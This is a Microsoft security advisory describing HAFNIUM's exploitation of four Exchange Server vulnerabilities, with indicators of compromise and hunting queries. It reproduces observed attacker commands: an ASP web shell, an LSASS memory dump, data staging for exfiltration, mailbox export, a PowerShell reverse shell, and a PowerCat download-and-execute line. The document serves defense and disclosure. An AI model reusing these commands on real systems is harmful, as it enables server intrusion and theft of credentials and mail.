HAFNIUM targeting Exchange Servers with 0-day exploits

microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers

March 2, 2021

Microsoft has detected multiple 0-day exploits being used to attack on-premises versions of Microsoft Exchange Server in limited and targeted attacks. In the attacks observed, the threat actor used these vulnerabilities to access on-premises Exchange servers which enabled access to email accounts, and allowed installation of additional malware to facilitate long-term access to victim environments. Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to HAFNIUM, a group assessed to be state-sponsored and operating out of China, based on observed victimology, tactics and procedures.

The vulnerabilities recently being exploited were CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065, all of which were addressed in today's Microsoft Security Response Center (MSRC) release – Multiple Security Updates Released for Exchange Server. We strongly urge customers to update on-premises systems immediately. Exchange Online is not affected.

Update [03/04/2020]: The Exchange Server team released a script for checking HAFNIUM indicators of compromise (IOCs). See Scan Exchange log files for indicators of compromise.

We are sharing this information with our customers and the security community to emphasize the critical nature of these vulnerabilities and the importance of patching all affected systems immediately to protect against these exploits and prevent future abuse across the ecosystem. This blog also continues our mission to shine a light on malicious actors and elevate awareness of the sophisticated tactics and techniques used to target our customers. The related IOCs, Azure Sentinel advanced hunting queries, and Microsoft Defender for Endpoint product detections and queries shared in this blog will help SOCs proactively hunt for related activity in their environments and elevate any alerts for remediation.

Microsoft would like to thank our industry colleagues at Volexity and Dubex for reporting different parts of the attack chain and their collaboration in the investigation. Volexity has also published a blog post with their analysis. It is this level of proactive communication and intelligence sharing that allows the community to come together to get ahead of attacks before they spread and improve security for all.

Who is HAFNIUM?

HAFNIUM primarily targets entities in the United States across a number of industry sectors, including infectious disease researchers, law firms, higher education institutions, defense contractors, policy think tanks, and NGOs.

HAFNIUM has previously compromised victims by exploiting vulnerabilities in internet-facing servers, and has used legitimate open-source frameworks, like Covenant, for command and control. Once they've gained access to a victim network, HAFNIUM typically exfiltrates data to file sharing sites like MEGA.

In campaigns unrelated to these vulnerabilities, Microsoft has observed HAFNIUM interacting with victim Office 365 tenants. While they are often unsuccessful in compromising customer accounts, this reconnaissance activity helps the adversary identify more details about their targets' environments.

HAFNIUM operates primarily from leased virtual private servers (VPS) in the United States.

Technical details

Microsoft is providing the following details to help our customers understand the techniques used by HAFNIUM to exploit these vulnerabilities and enable more effective defense against any future attacks against unpatched systems.

CVE-2021-26855 is a server-side request forgery (SSRF) vulnerability in Exchange which allowed the attacker to send arbitrary HTTP requests and authenticate as the Exchange server.

CVE-2021-26857 is an insecure deserialization vulnerability in the Unified Messaging service. Insecure deserialization is where untrusted user-controllable data is deserialized by a program. Exploiting this vulnerability gave HAFNIUM the ability to run code as

SYSTEM on the Exchange server. This requires administrator permission or another vulnerability to exploit.

CVE-2021-26858 is a post-authentication arbitrary file write vulnerability in Exchange. If HAFNIUM could authenticate with the Exchange server then they could use this vulnerability to write a file to any path on the server. They could authenticate by exploiting the CVE-2021-26855 SSRF vulnerability or by compromising a legitimate admin's credentials.

CVE-2021-27065 is a post-authentication arbitrary file write vulnerability in Exchange. If HAFNIUM could authenticate with the Exchange server then they could use this vulnerability to write a file to any path on the server. They could authenticate by exploiting the CVE-2021-26855 SSRF vulnerability or by compromising a legitimate admin's credentials.

Attack details

After exploiting these vulnerabilities to gain initial access, HAFNIUM operators deployed web shells on the compromised server. Web shells potentially allow attackers to steal data and perform additional malicious actions that lead to further compromise. One example of a web shell deployed by HAFNIUM, written in ASP, is below:

```
<%@ Page Language="Jscript"%><%System.IO.File.WriteAllText(Request.Item["p"],
Request.Item["c"]);%>
```

Following web shell deployment, HAFNIUM operators performed the following post-exploitation activity:

Using Procdump to dump the LSASS process memory:

```
C:\windows\temp\procdump64 -accepteula -ma lsass.exe C:\windows\temp\lsass
```

Using 7-Zip to compress stolen data into ZIP files for exfiltration:

```
c:\ProgramData\7z a -t7z -r  c:\ProgramData\it.zip c:\ProgramData\pst
```


Adding and using Exchange PowerShell snap-ins to export mailbox data:

```
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;&#x0A;Get-Mailbox&#x0A

Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;Get-MailboxExportRequest -ResultSize
100

Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn;Get-MailboxExportRequest|Remove-
MailboxExportRequest -Confirm:$false
```

Using the Nishang Invoke-PowerShellTcpOneLine reverse shell:

```
powershell -nop -c "$client = New-Object Net.Sockets.TCPClient([redacted]);$stream =
$client.GetStream(); [byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString
($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String ); $sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write
($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Downloading PowerCat from GitHub, then using it to open a connection to a remote server:



```
IEX (New-Object System.Net.Webclient).DownloadString
('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c
[redacted] -p [redacted] -e powershell
```

HAFNIUM operators were also able to download the Exchange offline address book from compromised systems, which contains information about an organization and its users.

Our blog, Defending Exchange servers under attack, offers advice for improving defenses against Exchange server compromise. Customers can also find additional guidance about web shell attacks in our blog Web shell attacks continue to rise.

Can I determine if I have been compromised by this activity?

The below sections provide indicators of compromise (IOCs), detection guidance, and advanced hunting queries to help customers investigate this activity using Exchange server logs, Azure Sentinel, Microsoft Defender for Endpoint, and Microsoft 365 Defender. We encourage our customers to conduct investigations and implement proactive detections to identify possible prior campaigns and prevent future campaigns that may target their systems.

Check patch levels of Exchange Server

The Microsoft Exchange Server team has published a blog post on these new Security Updates providing a script to get a quick inventory of the patch-level status of on-premises Exchange servers and answer some basic questions around installation of these patches.

Scan Exchange log files for indicators of compromise

The Exchange Server team has created a script to run a check for HAFNIUM IOCs to address performance and memory concerns. That script is available here: https://github.com/microsoft/CSS-Exchange/tree/main/Security.

CVE-2021-26855 exploitation can be detected via the following Exchange HttpProxy logs:

- These logs are located in the following directory: %PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging\HttpProxy
- Exploitation can be identified by searching for log entries where the AuthenticatedUser is empty and the AnchorMailbox contains the pattern of ServerInfo~*/*

  Here is an example PowerShell command to find these log entries:

```
Import-Csv -Path (Get-ChildItem -Recurse -Path
"$env:PROGRAMFILES\Microsoft\Exchange Server\V15\Logging\HttpProxy" -
Filter '*.log').FullName | Where-Object {  $_.AuthenticatedUser -eq '' -
and $_.AnchorMailbox -like 'ServerInfo~*/*' } | select DateTime,
AnchorMailbox
```

- If activity is detected, the logs specific to the application specified in the AnchorMailbox path can be used to help determine what actions were taken.
    - These logs are located in the %PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging directory.
- CVE-2021-26858 exploitation can be detected via the Exchange log files:
    - C:\Program Files\Microsoft\Exchange Server\V15\Logging\OABGeneratorLog
    - Files should only be downloaded to the %PROGRAMFILES%\Microsoft\Exchange Server\V15\ClientAccess\OAB\Temp directory
        - In case of exploitation, files are downloaded to other directories (UNC or local paths)
    - Windows command to search for potential exploitation:

```
findstr /snip /c:"Download failed and temporary file"
"%PROGRAMFILES%\Microsoft\Exchange
Server\V15\Logging\OABGeneratorLog\*.log"
```

CVE-2021-26857 exploitation can be detected via the Windows Application event logs

- Exploitation of this deserialization bug will create Application events with the following properties:
    - Source: MSExchange Unified Messaging
    - EntryType: Error
    - Event Message Contains: System.InvalidCastException
- Following is PowerShell command to query the Application Event Log for these log entries:

```
Get-EventLog -LogName Application -Source "MSExchange Unified Messaging"
-EntryType Error | Where-Object { $_.Message -like
"*System.InvalidCastException*" }
```

CVE-2021-27065 exploitation can be detected via the following Exchange log files:
C:\Program Files\Microsoft\Exchange Server\V15\Logging\ECP\Server

All Set-<AppName>VirtualDirectory properties should never contain script. InternalUrl and ExternalUrl should only be valid Uris.

Following is a PowerShell command to search for *potential* exploitation:

```
Select-String -Path "$env:PROGRAMFILES\Microsoft\Exchange
Server\V15\Logging\ECP\Server\*.log" -Pattern 'Set-.+VirtualDirectory'
```

Host IOCs

Hashes

Web shell hashes

- b75f163ca9b9240bf4b37ad92bc7556b40a17e27c2b8ed5c8991385fe07d17d0
- 097549cf7d0f76f0d99edf8b2d91c60977fd6a96e4b8c3c94b0b1733dc026d3e
- 2b6f1ebb2208e93ade4a6424555d6a8341fd6d9f60c25e44afe11008f5c1aad1
- 65149e036fff06026d80ac9ad4d156332822dc93142cf1a122b1841ec8de34b5
- 511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1
- 4edc7770464a14f54d17f36dc9d0fe854f68b346b27b35a6f5839adf1f13f8ea
- 811157f9c7003ba8d17b45eb3cf09bef2cecd2701cedb675274949296a6a183d
- 1631a90eb5395c4e19c7dbcbf611bbe6444ff312eb7937e286e4637cb9e72944

Paths

We observed web shells in the following paths:

- *C:\inetpub\wwwroot\aspnet_client\*
- *C:\inetpub\wwwroot\aspnet_client\system_web\*
- *In Microsoft Exchange Server installation paths such as:*
    - *%PROGRAMFILES%\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\*
    - *C:\Exchange\FrontEnd\HttpProxy\owa\auth\*

The web shells we detected had the following file names:

- *web.aspx*
- *help.aspx*
- *document.aspx*
- *errorEE.aspx*
- *errorEEE.aspx*
- *errorEW.aspx*
- *errorFF.aspx*
- *healthcheck.aspx*
- *aspnet_www.aspx*
- *aspnet_client.aspx*
- *xx.aspx*
- *shell.aspx*
- *aspnet_iisstart.aspx*
- *one.aspx*

Check for suspicious .zip, .rar, and .7z files in *C:\ProgramData\*, which may indicate possible data exfiltration.

Customers should monitor these paths for LSASS dumps:

- *C:\windows\temp\*
- *C:\root\*

Tools

- Procdump

- Nishang
- PowerCat

Many of the following detections are for post-breach techniques used by HAFNIUM. So while these help detect some of the specific current attacks that Microsoft has observed it remains very important to apply the recently released updates for CVE-2021-26855, CVE-2021-26857, CVE-2021-27065 and CVE-2021-26858.

Microsoft Defender Antivirus detections

Please note that some of these detections are generic detections and not unique to this campaign or these exploits.

- Exploit:Script/Exmann.A!dha
- Behavior:Win32/Exmann.A
- Backdoor:ASP/SecChecker.A
- Backdoor:JS/Webshell *(not unique)*
- Trojan:JS/Chopper!dha *(not unique)*
- Behavior:Win32/DumpLsass.A!attk *(not unique)*
- Backdoor:HTML/TwoFaceVar.B *(not unique)*

Microsoft Defender for Endpoint detections

- Suspicious Exchange UM process creation
- Suspicious Exchange UM file creation
- Possible web shell installation *(not unique)*
- Process memory dump *(not unique)*

Azure Sentinel detections

Advanced hunting queries

To locate possible exploitation activity related to the contents of this blog, you can run the following advanced hunting queries via Microsoft Defender for Endpoint and Azure Sentinel:

Microsoft Defender for Endpoint advanced hunting queries

Microsoft 365 Defender customers can find related hunting queries below or at this GitHub location: https://github.com/microsoft/Microsoft-365-Defender-Hunting-Queries/

Additional queries and information are available via *Threat Analytics portal* for Microsoft Defender customers.

UMWorkerProcess.exe in Exchange creating abnormal content

Look for Microsoft Exchange Server's Unified Messaging service creating non-standard content on disk, which could indicate web shells or other malicious content, suggesting exploitation of CVE-2021-26858 vulnerability:

```
DeviceFileEvents | where InitiatingProcessFileName ==
"UMWorkerProcess.exe" | where FileName != "CacheCleanup.bin" | where
FileName !endswith ".txt" | where FileName !endswith ".LOG" | where
FileName !endswith ".cfg" | where FileName != "cleanup.bin"
```

UMWorkerProcess.exe spawning

Look for Microsoft Exchange Server's Unified Messaging service spawning abnormal subprocesses, suggesting exploitation of CVE-2021-26857 vulnerability:

```
DeviceProcessEvents | where InitiatingProcessFileName ==
"UMWorkerProcess.exe" | where FileName != "wermgr.exe" | where FileName !=
"WerFault.exe"
```

Please note excessive spawning of wermgr.exe and WerFault.exe could be an indicator of compromise due to the service crashing during deserialization.

Azure Sentinel advanced hunting queries

Azure Sentinel customers can find a Sentinel query containing these indicators in the Azure Sentinel Portal or at this GitHub location: https://github.com/Azure/Azure-Sentinel/tree/master/Detections/MultipleDataSources/.

Look for Nishang Invoke-PowerShellTcpOneLine in Windows Event Logging:

```
SecurityEvent  | where EventID == 4688  | where Process has_any
("powershell.exe", "PowerShell_ISE.exe")  | where CommandLine has "$client
= New-Object System.Net.Sockets.TCPClient"
```

Look for downloads of PowerCat in cmd and Powershell command line logging in Windows Event Logs:

```
SecurityEvent  | where EventID == 4688  | where Process has_any
("cmd.exe", "powershell.exe", "PowerShell_ISE.exe")  | where CommandLine
has
"https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1"
```

Look for Exchange PowerShell Snapin being loaded. This can be used to export mailbox data, subsequent command lines should be inspected to verify usage:

```
SecurityEvent  | where EventID == 4688  | where Process has_any
("cmd.exe", "powershell.exe", "PowerShell_ISE.exe")  | where
isnotempty(CommandLine)  | where CommandLine contains "Add-PSSnapin
Microsoft.Exchange.Powershell.Snapin"  | summarize FirstSeen =
min(TimeGenerated), LastSeen = max(TimeGenerated) by Computer, Account,
CommandLine
```